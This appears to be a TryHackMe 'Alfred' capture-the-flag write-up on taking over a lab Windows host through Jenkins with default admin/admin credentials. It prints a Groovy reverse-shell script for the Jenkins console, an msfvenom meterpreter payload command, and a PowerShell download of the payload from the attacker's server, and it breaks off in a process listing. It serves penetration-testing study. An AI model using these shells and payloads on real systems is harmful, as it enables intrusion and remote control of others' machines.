Try Hack Me

Alfred writeup


Accessone 15/01/2022

Task

Exploit Jenkins to gain an initial shell, then escalate your privileges by exploiting Windows authentication tokens

Enumeration

Our initial nmap scan reveals 3 open ports:




```
PORT     STATE SERVICE
80/tcp   open  http
3389/tcp open  ms-wbt-server
8080/tcp open  http-proxy
```

Nmap command used: nmap -Pn -T4 10.10.129.252

We begin to look at what we have found with our scan of a web page, an open RDP port and a proxy server.


Navigating to the webpage at port 80 we find a web page stating bruce wayne has died and an email address for donations to wayne enterprises:



RIP Bruce Wayne


Donations to **alfred@wayneenterprises.com** are greatly appreciated.

We find nothing interesting in the pages source code either so for now we navigate over to the proxy on port 8080 and we find ourselves a jenkins login page:



upon trying some common login credentials we managed to guess the admin login password.

The login was admin with a password of admin:



No builds in the queue.

1 Idle
2 Idle


S	W	Name ↓	Last Success	Last Failure	Last Duration
●	☀	project	2 yr 2 mo - #1	N/A	0.42 sec

Page generated: Jan 15, 2022 3:44:58 PM GMT

From this point we began to look for a way to abuse file upload but came across something much better which allowed us to gain our initial foothold within the network.

Initial Foothold

After gaining access to Jenkins and exploring we reached http://10.10.129.252:8080/computer/(master)/script



Script Console

Type in an arbitrary Groovy script and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use System.out, it will go to the server's stdout, which is harder to see.) Example:

```
println System.getenv("PATH")
println "uname -a".execute().text
```

This execution happens in the agent JVM.

All the classes from all the plugins are visible. jenkins.*, jenkins.model.*, hudson.*, and hudson.model.* are pre-imported.

Page generated: Jan 15, 2022 3:52:10 PM GMT REST API Jenkins ver. 2.190.1

This console allowed us to run a groovy script to gain an initial reverse shell; the shellcode used can be seen below. Once entered into the script console the code will execute and call back to our machine we catch this shell via netcat.

Shellcode used

String host="10.11.50.24";


int port=9005;

String cmd="cmd.exe";

Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();OutputStream po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read());while(si.available()>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();

Catching our shell:

As we can see we have a netcat listener having caught our shell:



Script Console

Type in an arbitrary Groovy script and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use System.out, it will go to the server's stdout, which is harder to see.) Example:

```
println System.getenv("PATH")
println "uname -a".execute().text
```


This execution happens in the agent JVM.

All the classes from all the plugins are visible. jenkins.*, jenkins.model.*, hudson.*, and hudson.model.* are pre-imported.

```
String host="10.11.50.24";
int port=9005;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,po
```

```
┌──(kali㉿kali)-[~]
└─$ cd Desktop/thm/jenkins

┌──(kali㉿kali)-[~/Desktop/thm/jenkins]
└─$ nc -lvnp 9005
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::9005
Ncat: Listening on 0.0.0.0:9005
Ncat: Connection from 10.10.129.252.
Ncat: Connection from 10.10.129.252:49208.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Program Files (x86)\Jenkins>
```


Once we have our shell we go to find the user flag from C:\Users\bruce\Desktop\user.txt then move on to privilege escalation in order to gain the root flag:



```
 Directory of C:\Users\bruce\Desktop

10/25/2019  10:22 PM    <DIR>          .
10/25/2019  10:22 PM    <DIR>          ..
10/25/2019  10:22 PM                32 user.txt
               1 File(s)             32 bytes
               2 Dir(s)  20,524,867,584 bytes free

C:\Users\bruce\Desktop>type user.txt
type user.txt
79007a09481963edf2e1321abd9ae2a0
```

Privilege Escalation

In order to escalate our privileges easily we will swap over to a meterpreter shell to do this we will first use msfvenom to produce our payload with the following command:



```
┌──(kali㉿kali)-[~/Desktop/thm/jenkins]
└─$ msfvenom -p windows/meterpreter/reverse_tcp -a x86 --encoder x86/shikata_ga_nai LHOST=10.11.50.24 LPORT=9006 -f
 exe -o rev.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
Saved as: rev.exe
```

Breaking this command down:

-p states payload as windows meterpreter reverse tcp

-a is architecture which in this case is x86 to match the target system

–encoder x86/shikata_ga_nai i is an **encoder** included in the **Metasploit framework** for the x86 architecture. This encoder implements a polymorphic XOR additive feedback encoder. This allows us to obfuscate our payload a little.


LHOST is our attacker ip

LPORT is the port we listen on to catch our new shell as this is the port our payload will call out to on our ip.

-f is output format we choose exe as we want a windows executable


-o we name our payload rev.exe

In order to upload our meterpreter payload we spin up a python http server in the directory holding our executable on our attacker machine and simply utilize powershell to pull the file over onto our exploited machine:



```
┌──(kali㉿kali)-[~/Desktop/thm/jenkins]
└─$ python3 -m  http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

starting python server.



```
C:\Program Files (x86)\Jenkins>powershell "(New-Object System.Net.Web
Client).Downloadfile('http://10.11.50.24:8000/rev.exe','rev.exe')"
powershell "(New-Object System.Net.WebClient).Downloadfile('http://10
.11.50.24:8000/rev.exe','rev.exe')"
```


Using powershell to pull the file across.

With our payload now on the system we start up Msfconsole and use the multi/handler to set up our listener setting the options:

Set payload windows/meterpreter/reverse_tcp

Set lhost tun0 (10.11.50.24)


Set lport 9006



```
┌──(kali㉿kali)-[~/Desktop/thm/jenkins]
└─$ sudo msfconsole
[sudo] password for kali:

       =[ metasploit v6.1.20-dev                          ]
+ -- --=[ 2186 exploits - 1159 auxiliary - 399 post       ]
+ -- --=[ 599 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Enable verbose logging with set VERBOSE
true

msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost tun0
lhost ⇒ tun0
msf6 exploit(multi/handler) > set lport 99006
lport ⇒ 99006
msf6 exploit(multi/handler) > set lport 9006
lport ⇒ 9006
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.11.50.24:9006
```


We then just need to use our fist reverse shell to execute our rev.exe and metasploit will catch our shell:

To do this all re do is type rev.exe on our victim machine in out original shell




```
C:\Program Files (x86)\Jenkins>rev.exe
```

Meterpreter caught our shell and as we can see we have system level acces.




```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.11.50.24:9006
[*] Sending stage (175174 bytes) to 10.10.129.252
[*] Meterpreter session 1 opened (10.11.50.24:9006 → 10.10.129.252:49265 ) at 2022-01-15 11:46:34 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

Success!! we have gained a system level access but we aren't done yet first of all we are going to migrate process to use meterpreter to impersonate the user token to ensure we have full access at system level firstly we look at the running process using the ps command in meterpreter:




```
 524   516   csrss.exe             x64   0        NT AUTHORITY\SYSTEM            C:\Windows\System32\csrss.exe
 572   564   csrss.exe             x64   1        NT AUTHORITY\SYSTEM            C:\Windows\System32\csrss.exe
 580   516   wininit.exe           x64   0        NT AUTHORITY\SYSTEM            C:\Windows\System32\wininit.exe
 608   564   winlogon.exe          x64   1        NT AUTHORITY\SYSTEM            C:\Windows\System32\winlogon.exe
 668   580   services.exe          x64   0        NT AUTHORITY\SYSTEM            C:\Windows\System32\services.exe
 676   580   lsass.exe             x64   0        NT AUTHORITY\SYSTEM            C:\Windows\System32\lsass.exe
 684   580   lsm.exe               x64   0        NT AUTHORITY\SYSTEM            C:\Windows\System32\lsm.exe
 772   668   svchost.exe           x64   0        NT AUTHORITY\SYSTEM            C:\Windows\System32\svchost.exe
 848   668   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE   C:\Windows\System32\svchost.exe
 916   668   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE     C:\Windows\System32\svchost.exe
